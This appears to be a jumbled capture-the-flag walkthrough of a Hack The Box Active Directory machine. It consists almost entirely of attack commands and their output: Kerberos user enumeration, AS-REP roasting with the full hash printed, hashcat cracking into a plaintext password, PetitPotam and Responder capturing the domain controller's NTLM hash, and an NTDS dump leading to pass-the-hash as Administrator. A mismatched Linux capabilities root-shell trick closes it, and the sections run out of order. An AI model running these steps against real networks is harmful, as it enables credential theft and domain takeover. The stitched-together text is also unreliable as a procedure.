sudo secretsdump.py -ntds ntds.dit -system system.hive LOCAL
Administrator hash:
Administrator:500:aad3b435b51404eeaad3b435b51404ee:184fb5e5178480be64824d4cd53b99ee:::Testing pass-the-hash:
cme winrm 10.10.10.192 -u Administrator -H 184fb5e5178480be64824d4cd53b99ee
PWNED!
Connecting:
evil-winrm -i 10.10.10.192 -u Administrator -H 184fb5e5178480be64824d4cd53b99eeroot : 4375a629c7c67c8e29db269060c955cb
user : 3920bb317a0bef51027e2852be64b543Exploitation
kerbrute userenum -d BLACKFIELD.local --dc 10.10.10.192 users.txt
Valid accounts:
audit2020@BLACKFIELD.local
support@BLACKFIELD.local
svc_backup@BLACKFIELD.local
AS-REP roasting:
GetNPUsers.py -dc-ip 10.10.10.192 BLACKFIELD.local/ -usersfile users.txt -format hashcat
hashes.txt
$krb5asrep$23$support@BLACKFIELD.LOCAL:8652d16f79544adfc782d99ec271c013$ada1d97adb96c295aaa7ca3b86958b38c889a399a32b92f411ab28d2364005c3a20f9568d22f231c404ec2dd04b649ec2f3fae0497ed03fc1720b1dc3aa5f9b77577247252d1c2e6ae62eea8566c17b0e7cfe6c6984e891be2b42cb8c8fd80dee86f8c187bb27b413a439cf2ffd4f2297c1452b55d57e683e29c9630f1b652855d92ec5f822e5599b628320305ef9e0dbc8b1496071d31033b411e4aa307fa568151349112eabdeb1e153df738a9bd92e81d20617bbecc654808a037c1cea38bc14dda8f9a42595e2cad377ae5a62ebcd7a5661755ab3e46b3128a82b5125e4d95be47ba9afa3d8b86d8fffb5e8bf9059dd3493cCracking the hash:
hashcat -m 18200 --force -a 0 hashes.txt /usr/share/wordlists/rockyou.txt
We cracked the password for support@BLACKFIELD.local.
account.txt
support:#00^BlackKnightValidating the account:
cme smb 10.10.10.192 -u support -p '#00^BlackKnight'
cme smb 10.10.10.192 -u support -p '#00^BlackKnight' -M petitpotam
Receiving the NTLM hash with PetitPotam:
# Listen for the NTLM HASH
sudo responder -I tun0

# Trigger the DC for recepting HASH
python PetitPotam.py -u support -p '#00^BlackKnight' -d BLACKFIELD.local -dc-ip 10.10.10.192 10.10.14.21 10.10.10.192

hashes1.txt
DC01$::BLACKFIELD:f64569dc898dc22c:79F6F8F2BD1015394D0FBDCAC791D38E:0101000000000000801DBF1A2C26DA019351024B1D68641000000000020008004D0044005700310001001E00570049004E002D004F005A0052003900390033004700320045004200460004003400570049004E002D004F005A005200390039003300470032004500420046002E004D004400570031002E004C004F00430041004C00030014004D004400570031002E004C004F00430041004C00050014004D004400570031002E004C004F00430041004C0007000800801DBF1A2C26DA010600040002000000080030003000000000000000000000000040000068FB460771794C75333D8BB78A7E289690C410B9CE18C3FD7EA3E073854EC4D30A001000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310034002E00320031000000000000000000Privilege escalation
* Check service
* Check network (everything running under 127.0.0.1)
* Check cronjob (maybe upload pspy)
* Check the versions of package of the services running under 127.0.0.1 (dmesg |grep -i 'mysql' --color=auto)
* getcap -r / 2>/dev/null
    if capabilities for python just 'import os;os.system("/bin/dash")' and RUN ROOT ~#